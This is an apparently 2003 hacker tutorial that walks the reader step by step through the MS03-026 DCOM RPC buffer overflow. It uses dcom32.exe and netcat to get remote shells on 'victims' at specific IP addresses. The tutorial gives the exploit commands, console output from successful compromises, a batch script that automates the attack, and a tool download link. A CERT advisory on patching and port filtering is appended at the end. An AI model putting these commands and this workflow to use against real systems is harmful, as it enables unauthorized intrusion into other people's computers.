
The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026)

By

Pol Balaguer

August 2003
Manila, Philippines

The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026)


This is my first time to use this exploit, it's just a week ago (July 16, 2003) that Microsoft announce this flaw in their operating systems. After that source code and exploit tools was released, all these are being scattered to the Internet.

By the way, these are the files we need:

- dcom32.exe
- nc.exe
- rpx.bat (released as rcp.bat in internet just rename it)

These are the few basic files we need for the exploit the other files are downloadable to <http://illmob.org/rpc> or you can check the included media disk on this tutorial.

So for a start... you need an IP Scanner and the same time a Port Scanner. Got this one program from www.webattack.com the **Angry IP Scanner** this is one good ip and port scanner.




We have a target IP which is 202.81.181.34 the IP Scanner uses color coding which is, **red** = dead host, **blue** = alive host but no open port, **green** = alive and port is open.

Executing dcom32.exe needs a parameter to choose the operating system of your victim's box.

Options on dcom32.exe:

- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)
- 3 Windows 2000 SP3 (english)
- 4 Windows 2000 SP4 (english)
- 5 Windows XP SP0 (english)
- 6 Windows XP SP1 (english)



```
C:\dcom>dcom32
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at] altern.
- Usage: dcom32 <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)

C:\dcom>
```


This is a customized program; some program distribution includes the NT4, Chinese, Polish and other international version of Windows.

Syntax:

```
dcom32 <os code> <victims ip>
nc <victims ip> 4444
```

4444 is the standard port to connect to the victim's computer.

Since, I already got the IP with an open port it's time to have a shell so at this part I do it manually and didn't use the rpcx.bat (batch file) for the mean time... we will be using it later...



```
C:\WINDOWS\System32\command.com
C:\DCOM>dcom32 5 202.81.181.34
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjerry
- Rewritten by HDM <hdm[at]metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere[at]altern.org>
- Using return address of 0x77e9afe3
Use Netcat to connect to 202.81.181.34:4444
C:\DCOM>nc 202.81.181.34 4444
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```

Take a look at the picture above; I already issued the dcom32 to inject code to the RPC port of the remote computer, expecting my victim's box using a Windows XP with Service Pack 0 (sp0). If you failed, try using other options like "6" with sp1 installed.

Use Netcat to connect to 202.81.181.34:4444
Injection was successful...

nc 202.81.181.34 4444
Now, lets use the netcat or nc to give us a shell

Boom! It spawns me to the shell...

Note: If you failed connecting uses 5 and 6 option you can try also the Windows 2000 from option 0 to 4, for me I just started using 5 as it the most common operating system used by regular users.

```
C:\WINDOWS\System32\command.com
C:\DCOM>rpcx 5 202.81.181.7
-
-      0      Windo:ws 2000 SP0 (english)
-      1      Windows 2000 SP1 (english)
-      2      Windows 2000 SP2 (english)
-      3      Windows 2000 SP3 (english)
-      4      Windows 2000 SP4 (english)
-      5      Windows XP SP0 (english)
-      6      Windows XP SP1 (english)

C:\DCOM>dcom32 5 202.81.181.7
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauziere <blauziere [at] altern.org>
- Using return address of 0x77e9afe3
Use Netcat to connect to 202.81.181.7:4444

C:\DCOM>nc -vvv 202.81.181.7 4444
ipdial-181-7.tri-isys.com [202.81.181.7] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>_
```

Here is the version of the rpcx.bat.... as it passes the values to the command and it will be executed by batch.

```
@echo on
@echo -      0      Windo:ws 2000 SP0 (english)
@echo -      1      Windows 2000 SP1 (english)
@echo -      2      Windows 2000 SP2 (english)
@echo -      3      Windows 2000 SP3 (english)
@echo -      4      Windows 2000 SP4 (english)
@echo -      5      Windows XP SP0 (english)
@echo -      6      Windows XP SP1 (english)

dcom32 %1 %2
nc -vvv %2 4444
```

In the shell you can command anything from net use, net share, systeminfo, driverquery and anything...

If you're familiar with the netbios exploit you can apply it here too... by using the net command

I already included below the CERT Advisory for your information.

CERT Advisory CA-2003-19 Exploitation of Vulnerabilities in Microsoft RPC Interface

Original issue date: July 31, 2003

Last revised: -

Source: CERT/CC

A complete revision history is at the end of this file.

Systems Affected

- * Microsoft Windows NT 4.0
- * Microsoft Windows NT 4.0 Terminal Services Edition
- * Microsoft Windows 2000
- * Microsoft Windows XP
- * Microsoft Windows Server 2003

Overview

The CERT/CC is receiving reports of widespread scanning and exploitation of two recently discovered vulnerabilities in Microsoft Remote Procedure Call (RPC) Interface.

I. Description

Reports to the CERT/CC indicate that intruders are actively scanning for and exploiting a vulnerability in Microsoft's DCOM RPC interface as described in VU#568148 and CA-2003-16. Multiple exploits for this vulnerability have been publicly released, and there is active development of improved and automated exploit tools for this vulnerability. Known exploits target TCP port 135 and create a privileged backdoor command shell on successfully compromised hosts. Some versions of the exploit use TCP port 4444 for the backdoor, and other versions use a TCP port number specified by the intruder at run-time. We have also received reports of scanning activity for common backdoor ports such as 4444/TCP. In some cases, due to the RPC service terminating, a compromised system may reboot after the backdoor is accessed by an intruder.

There appears to be a separate denial-of-service vulnerability in Microsoft's RPC interface that is also being targeted. Based on current information, we believe this vulnerability is separate and independent from the RPC vulnerability addressed in MS03-026. The CERT/CC is tracking this additional vulnerability as VU#326746 and is continuing to work to understand the issue and mitigation strategies. Exploit code for this vulnerability has been publicly released and

also targets TCP port 135.

In both of the attacks described above, a TCP session to port 135 is used to execute the attack. However, access to TCP ports 139 and 445 may also provide attack vectors and should be considered when applying mitigation strategies.

II. Impact

A remote attacker could exploit these vulnerabilities to execute arbitrary code with Local System privileges or to cause a denial of service condition.

III. Solutions

Apply patches

All users are encouraged to apply the patches referred to in Microsoft Security Bulletin MS03-026 as soon as possible in order to mitigate the vulnerability described in VU#568148. These patches are also available via Microsoft's Windows Update service.

Systems running Windows 2000 may still be vulnerable to at least a denial of service attack via VU#326746 if their DCOM RPC service is available via the network. Therefore, sites are encouraged to use the packet filtering tips below in addition to applying the patches supplied in MS03-026.

Filter network traffic

Sites are encouraged to block network access to the RPC service at network borders. This can minimize the potential of denial-of-service attacks originating from outside the perimeter. The specific services that should be blocked include

- * 135/TCP
- * 135/UDP
- * 139/TCP
- * 139/UDP
- * 445/TCP
- * 445/UDP

If access cannot be blocked for all external hosts, the CERT/CC recommends limiting access to only those hosts that require it for normal operation. As a general rule, the CERT/CC recommends filtering all types of network traffic that are not required for normal operation.

Because current exploits for VU#568148 create a backdoor, which in some cases 4444/TCP, blocking inbound TCP sessions to ports on which no legitimate services are provided may limit intruder access to compromised hosts.

Recovering from a system compromise

If you believe a system under your administrative control has been compromised, please follow the steps outlined in

Steps for Recovering from a UNIX or NT System Compromise

Reporting

The CERT/CC is tracking activity related to exploitation of the first vulnerability (VU#568148) as CERT#27479 and the second vulnerability (VU#326746) as CERT#24523. Relevant artifacts or activity can be sent to cert@cert.org with the appropriate CERT# in the subject line.

Appendix A. Vendor Information

This appendix contains information provided by vendors. When vendors report new information, this section is updated and the changes are noted in the revision history. If a vendor is not listed below, we have not received their comments.

Microsoft

Please see Microsoft Security Bulletin MS03-026.

Appendix B. References

- * CERT/CC Vulnerability Note VU#561284 - <http://www.kb.cert.org/vuls/id/561284>
- * CERT/CC Vulnerability Note VU#326746 - <http://www.kb.cert.org/vuls/id/326746>
- * Microsoft Security Bulletin MS03-026 - <http://microsoft.com/technet/security/bulletin/MS03-026.asp>
- * Microsoft Knowledge Base article 823980 - <http://support.microsoft.com?kbid=823980>

Authors: Chad Dougherty and Kevin Houle

This document is available from:
<http://www.cert.org/advisories/CA-2003-19.html>

CERT/CC Contact Information

Email: cert@cert.org
Phone: +1 412-268-7090 (24-hour hotline)
Fax: +1 412-268-6989
Postal address:
CERT Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh PA 15213-3890
U.S.A.

CERT/CC personnel answer the hotline 08:00-17:00 EST(GMT-5) / EDT(GMT-4) Monday through Friday; they are on call for emergencies during other hours, on U.S. holidays, and on weekends.

Using encryption

We strongly urge you to encrypt sensitive information sent by email. Our public PGP key is available from http://www.cert.org/CERT_PGP.key

If you prefer to use DES, please call the CERT hotline for more information.

Getting security information

CERT publications and other security information are available from our web site <http://www.cert.org/>

To subscribe to the CERT mailing list for advisories and bulletins, send email to majordomo@cert.org. Please include in the body of your message

subscribe cert-advisory

* "CERT" and "CERT Coordination Center" are registered in the U.S. Patent and Trademark Office.

NO WARRANTY

Any material furnished by Carnegie Mellon University and the Software Engineering Institute is furnished on an "as is" basis. Carnegie Mellon University makes no warranties of any kind, either expressed or implied as to any matter including, but not limited to, warranty of fitness for a particular purpose or merchantability, exclusivity or results obtained from use of the material. Carnegie Mellon University does not make any warranty of any kind with respect to freedom from patent, trademark, or copyright infringement.

Conditions for use, disclaimers, and sponsorship information

Copyright 2003 Carnegie Mellon University.

Revision History

July 31, 2003: Initial release

-----BEGIN PGP SIGNATURE-----

Version: PGP 6.5.8

```
iQCVAwUBPyl3xGjtSoHZUTs5AQE8gAQAqCNAwHihfJzIH8DJDawXGqacDZYAzGjh
30rPq9AM1/0KkvsdfHb6MC/b+ktCZBrMvXew1e+WGOoE0McZ+luB9t2DIGsFCBuo
ltqDw8v08FLM+7zsAM0DooEZLdNpkqdiKhKvooyJ6LGrj5Nb5inW5joITSBn9MMY
YSIQfaGqABU=
=m+s3
-----END PGP SIGNATURE-----
```

That's all folks!!!

If you have more questions:

Pol Balaguer

E-mail: mousepotato@yahoo.com